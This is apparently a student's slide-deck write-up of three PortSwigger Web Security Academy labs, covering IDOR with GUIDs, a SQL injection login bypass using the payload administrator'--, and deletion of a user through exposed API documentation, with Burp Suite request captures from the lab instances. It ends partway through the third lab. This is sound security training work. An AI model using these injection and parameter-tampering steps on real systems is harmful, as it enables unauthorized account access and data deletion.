




# Analysis of web vulnerabilities and solve labs of Portswigger

By: Oluwatoni Oderinlo  
Prof: Dimple Chauhan

The PortSwigger logo, featuring an orange lightning bolt icon followed by the text "PortSwigger" in black.The Burp Suite logo, featuring a black and orange icon followed by the text "BURPSUITE" in black.





# Agenda





- Introduction about the project
- Goal of the project
- OWASP TOP 10 vulnerabilities list and one paragraph introduction for each.
- Burp Suite introduction
- PortSwigger Lab 1 name and introduction
- Lab 1: Solution steps and Screenshots
- PortSwigger Lab 2 name and introduction
- Lab 2: Solution steps and Screenshots
- PortSwigger Lab 3 name and introduction
- Lab 3: Solution steps and Screenshots
- Conclusion
- Thank you slide





# Introduction about the project

The objective of this project is to conduct a comprehensive web security analysis using OWASP's Top 10 vulnerabilities and Burp Suite. This project highlights my dedication to enhancing my technical proficiency and deepening my understanding of critical cybersecurity tools. Through practical hands-on testing, I aim to identify and analyze common web application security flaws, demonstrating how attackers exploit these vulnerabilities and how security professionals can mitigate them.







# Goal of the project

The goal of this project is to analyze web application security by identifying and understanding vulnerabilities based on the OWASP Top 10 framework. Using Burp Suite as the primary testing tool, I aim to assess the security of web applications through hands-on labs, simulating real-world attacks. This project will enhance my ability to recognize security flaws, understand their potential impact, and apply effective mitigation strategies to secure web environments



# OWASP TOP 10 vulnerabilities list

The OWASP (Open Web Application Security Project) Top 10 is a widely recognized list of the most critical security risks affecting web applications. It is updated periodically to reflect the evolving threat landscape and serves as a guideline for developers, security professionals, and organizations to improve web security.

- 1. Broken Access Control:** Broken Access Control occurs when an application fails to enforce proper authorization, allowing attackers to access restricted data or perform unauthorized actions. This vulnerability can lead to data breaches, account takeovers, and privilege escalation.
- 2. Cryptographic Failures:** Cryptographic Failures (previously known as Sensitive Data Exposure) refer to improper handling of sensitive data, such as passwords, credit card details, and personal information. Weak encryption or failure to encrypt data at rest and in transit can expose critical information to attackers.
- 3. Injection Attacks:** Injection vulnerabilities occur when untrusted data is inserted into an interpreter as part of a command or query. SQL Injection, Cross-Site Scripting (XSS), and Command Injection are common forms of this attack.
- 4. Insecure Design:** Insecure Design refers to flaws in application architecture and logic that expose security vulnerabilities. Unlike security misconfiguration, this focuses on fundamental design weaknesses rather than implementation flaws.
- 5. Security Misconfiguration:** Security Misconfiguration arises when applications, servers, or databases are not properly secured. Default settings, open ports, or excessive permissions can create attack vectors.



# Cont. OWASP TOP 10 vulnerabilities list

6. **Vulnerable and Outdated Components:** Using outdated software components with known vulnerabilities increases security risks. Attackers can exploit these weaknesses to gain unauthorized access or execute malicious code.
7. **Identification and Authentication Failures:** Weak authentication mechanisms allow attackers to compromise user accounts, leading to unauthorized access and data breaches.
8. **Software and Data Integrity Failures:** This vulnerability occurs when applications fail to ensure the integrity of software updates, data transfers, or code execution, allowing attackers to introduce malicious modifications.
9. **Security Logging and Monitoring Failures:** Lack of proper logging and monitoring allows security incidents to go undetected, delaying response times and increasing damage from attacks.
10. **Server-Side Request Forgery (SSRF):** SSRF occurs when an attacker manipulates a server to make unintended requests to internal or external resources. This can be exploited to access sensitive data or perform unauthorized actions.





# Burp Suite Introduction



Burp Suite is a popular web application security testing tool developed by PortSwigger. It is widely used by security professionals for identifying vulnerabilities such as SQL injection, cross-site scripting (XSS), and insecure direct object references (IDOR). Burp Suite offers various tools, including a proxy for intercepting web traffic, a scanner for automated vulnerability detection, and modules for manual testing. Its user-friendly interface, powerful automation capabilities, and flexibility make it an essential tool for penetration testing and security assessments.





# PortSwigger Lab 1 and Introduction

Topic: Access Control

Lab: User ID controlled by request parameter, with unpredictable user IDs

Introduction: This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for Carlos, then submit his API key as the solution.

Steps:



- Browse through the URL's on the blogs that Carlos has done.
- Select the Carlos and Copy the URL into a notepad
- Log into My account using the credentials provided while the interceptor is turned on burp suite.
- Keep forwarding until the ID is displayed or provided.
- Highlight the ID and change it to the ID discovered in the URL that was copied before.
- Then forward it, so that it will display the API key for Carlos.
- Then copy the API key provided into the submit solution section to solve the Lab.







# PortSwigger Lab 1 Screenshots



Observe the URL's of the webpage before and after selecting the name Carlos on the webpage.  
Copy the ID stored in the URL of the webpage when calos was selected and save it.  
The copied ID  
The ID: 24d4305a-394a-4c6f-baea-1e3ab6bbd6aa







# PortSwigger Lab 1 Screenshots

The screenshot shows the Web Security Academy interface on the left and the Burp Suite Professional interface on the right. The Web Security Academy page displays the lab title "User ID controlled by request parameter, with unpredictable user IDs" and a "LAB Not solved" status. It includes a "Submit solution" button and a "Back to lab description" link. The login form has a "Username" field with "wiener" and a "Password" field with masked characters. The Burp Suite interface shows the "Proxy" tab with the "Intercept" button highlighted. The "Request" tab displays the intercepted HTTP request details, including the URL, headers, and body. The "Inspector" panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Log into My account using the credentials provided while the interceptor is turned on burp suite, so that burp suite will intercept it. Forwarding the request or wait till you receive the ID details of the website. Once done change the ID discover to the copied ID that was found in the URL in the previous slides. The copied ID: 24d4305a-394a-4c6f-baea-1e3ab6bbd6aa to this. Then forward it back to the website to discover the API Key for Carlos.







# PortSwigger Lab 1 Screenshots

The screenshot displays two overlapping windows. The background window is a web browser showing the 'Web Security Academy' interface for a lab titled 'User ID controlled by request parameter, with unpredictable user IDs'. The lab status is 'LAB Not solved'. The 'My Account' section shows the username 'carlos' and API key 'QA42Xw0xy5zBToUA9twTfV/Rg08DeOoS'. There is an 'Email' input field and an 'Update email' button. The foreground window is Burp Suite Professional v2024.1.1.4, showing an intercepted HTTP request to 'https://ads.mozilla.org:443'. The request is a POST with headers including 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)' and 'Accept: \*/\*'. The body is a JSON object with 'context\_id', 'placements', and 'blocks' fields. The 'Inspector' panel on the right shows the request details.

Once the API Key has been displayed on the web browser copy and paste it in the submit solutions text box to complete the lab







# PortSwigger Lab 1 Screenshots



User ID controlled by request parameter, with unpredictable user IDs

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Your API Key is: jebm4tbNkQ98xnU3TqiZuNama1sD5CTX

Email

[Update email](#)



Search



Refresh the webpage after submitting to complete task.







# PortSwigger Lab 2 and Introduction



Topic: SQL Injection

Lab: SQL injection vulnerability allowing login bypass

Introduction: This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

Steps:

- From the lab main site, navigate to the login page by selecting the “My account”
- Ensure that burp suite interceptor is on, before logging into the account using the username: administrator
- Once done you should be able to intercept what happened on burp suite as it will display POST request, with the login details with the username and password used.
- Change the username administrator to administrator'-- , then forward it back to the website.
- Turn off the interceptor, so that the website will update the changes once received the lab will be completed.







# PortSwigger Lab 2 Screenshots



Lab: SQL injection vulnerability

SQL injection vulnerability allow

https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net

WebSecurity Academy

SQL injection vulnerability allowing login bypass

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#)

WE LIKE TO

SHOP




Hydrated Crackers  
★★★★★ \$16.62  
[View details](#)



Snow Delivered To Your Door  
★★★★★ \$94.79  
[View details](#)



Real Life Photoshopping  
★★★★★ \$88.23  
[View details](#)



The Lazy Dog  
★★★★★ \$94.69  
[View details](#)

Lab: SQL injection vulnerability

SQL injection vulnerability allow

https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net/login

WebSecurity Academy

SQL injection vulnerability allowing login bypass

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#)

Login

Username

administrator

Password

••••

Log in







# PortSwigger Lab 2 Screenshots



Burp Suite Professional v2024.1.1.4 - Temporary Project - licensed to h3110w0r1d

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net:443 [79.125.84.16]

Forward Drop **Intercept is on** Action Open browser

Add notes

Pretty **Raw** Hex

```
1 POST /login HTTP/1.1
2 Host: 0a67008603934dec8061f8d900eb00d7.web-security-academy.net
3 Cookie: session=ZJqDaoJITqMoZy7NTEExycbYbfXSWdB6
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 74
10 Origin: https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net
11 Referer: https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: close
20
21 csrf=pMOfuZ2HobWlIJVP6Zz6U3LuBfbdWujz&username=administrator&password=1234
```

**Inspector**

- Request attributes 2
- Request query parameters 0
- Request body parameters 3
- Request cookies 1
- Request headers 18

Inspector Notes







# PortSwigger Lab 2 Screenshots



Burp Suite Professional v2024.1.1.4 - Temporary Project - licensed to h3110w0r1d

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net:443 [79.125.84.16]

Forward Drop **Intercept is on** Action Open browser

Add notes

Pretty **Raw** Hex

```
1 POST /login HTTP/1.1
2 Host : 0a67008603934dec8061f8d900eb00d7.web-security-academy.net
3 Cookie : session=ZJqDaoJITqMoZy7NTEExychYbfXSWdB6
4 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
5 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language : en-US,en;q=0.5
7 Accept-Encoding : gzip, deflate, br
8 Content-Type : application/x-www-form-urlencoded
9 Content-Length : 74
10 Origin : https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net
11 Referer : https://0a67008603934dec8061f8d900eb00d7.web-security-academy.net/login
12 Upgrade-Insecure-Requests : 1
13 Sec-Fetch-Dest : document
14 Sec-Fetch-Mode : navigate
15 Sec-Fetch-Site : same-origin
16 Sec-Fetch-User : ?1
17 Priority : u=0, i
18 Te : trailers
19 Connection : close
20
21 csrf=pMOfuZ2HobWLIJVP6Zz6U3LuBfbdWujz &username=administrator'-- &password=1234
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 18

Inspector Notes

Windows taskbar: -12° Search [Taskbar icons: File Explorer, PowerPoint, Excel, Word, WhatsApp, Spotify, Discord, YouTube, OneDrive, LinkedIn, Java, Burp Suite, etc.] ENG US 10:18 AM 2025-02-14





# PortSwigger Lab 2 Screenshots



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

Update email







# PortSwigger Lab 3 and Introduction

Topic: API Testing

Lab: Exploiting an API endpoint using documentation

• To solve the lab, find the exposed API documentation and delete Carlos. You can log in to your own account using the following credentials: wiener: peter.

Steps:

- Log in to your Account with wiener: peter
- Update the Email and capture that request in Burp.
- Remove the /user/Carlos from /api/user/Carlos and send /api
- Or send that request to the repeater and do the same
- Finally, right-click on the request, click Request in Browser, and click In current Browser Version.
- Copy the URL gotten from repeating it to the browser
- Then turn off the interceptor for the browser to update itself and select the repeat request button
- Then lab will be solved if we click delete and type Carlos as the Username to delete the User.
- Then exit the delete section to see that the lab has been completed.







# PortSwigger Lab 3 Screenshots



Lab: Exploiting an API endpoint using documentation

Exploiting an API endpoint using documentation

LAB Not solved

Back to lab description >>

Home | My account

## Login

Username

wiener

Password

•••••

Log in

Lab: Exploiting an API endpoint using documentation

Exploiting an API endpoint using documentation

LAB Not solved

Back to lab description >>

Home | My account | Log out

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

wiener@test.com

Update email







# PortSwigger Lab 3 Screenshots

Burp Suite Professional v2024.1.1.4 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 PATCH /api/user/wiener HTTP/1.1
2 Host: 0a4d008203d114cf8126c590000f00b0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/my-account
8 Content-Type: text/plain; charset=UTF-8
9 Content-Length: 27
10 Origin: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net
11 Connection: close
12 Cookie: session=6Fm51b3t0hTrjCRAEQhvrK2EasgOYYJa
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
  "email": "wiener@test.com"
}
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 15

Notes

Windows taskbar: -12°, Search, Taskbar icons (File Explorer, Edge, Chrome, etc.), System tray (ENG US, 10:24 AM, 2025-02-14)





# PortSwigger Lab 3 Screenshots

Burp Suite Professional v2024.1.1.4 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: <https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net>

### Request

Pretty Raw Hex

```
1 PATCH /api/user/wiener HTTP/1.1
2 Host: 0a4d008203d114cf8126c590000f00b0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/my-account
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 27
10 Origin: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net
11 Connection: close
12 Cookie: session=6Fm51b3t0hTrjCRAEQhvrK2EasgOYYJa
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
  "email": "wiener@test.com"
}
```

### Response

Pretty Raw Hex Render

### Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 15

0 highlights





# PortSwigger Lab 3 Screenshots



Burp Suite Professional v2024.1.1.4 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < > Follow redirection

Target: <https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net> HTTP/2

### Request

Pretty Raw Hex

```
1 PATCH /api HTTP/2
2 Host: 0a4d008203d114cf8126c590000f00b0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/my-account
8 Content-Type: text/plain; charset=UTF-8
9 Content-Length: 27
10 Origin: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net
11 Connection: close
12 Cookie: session=6Fm51b3t0hTrjCRAEQhvrK2BasgOYYJa
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
  "email": "wiener@test.com"
}
```

### Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /api/
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

### Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 18

Response headers 3

0 highlights







# PortSwigger Lab 3 Screenshots

Burp Suite Professional v2024.1.1.4 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < > Follow redirection

Target: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net HTTP/2

**Request**  
Pretty Raw Hex  
1 PATCH /api HTTP/2  
2 Host: 0a4d008203d114cf8126c590000f00b0.web-security-academy.net  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0  
4 Accept: \*/\*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/my-account  
8 Content-Type: text/plain; charset=UTF-8  
9 Content-Length: 27  
10 Origin: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net  
11 Connection: close  
12 Cookie: session=6Fm51b3t0hTrjCRAEQhvrK2EasgOYYJa  
13 Sec-Fetch-Dest: empty  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Site: same-origin  
16 Priority: u=0  
17  
18 {  
 "email": "wiener@test.com"  
}

**Response**  
Raw Hex Render  
302 Found  
Location: /api/  
Cache-Control: no-cache  
Content-Length: 0

**Inspector**  
Request attributes 2  
Request query parameters 0  
Request cookies 1  
Request headers 18  
Response headers 3

Scan  
Do passive scan  
Do active scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Send to Organizer Ctrl+O  
Insert Collaborator payload  
Show response in browser  
Request in browser > In original session  
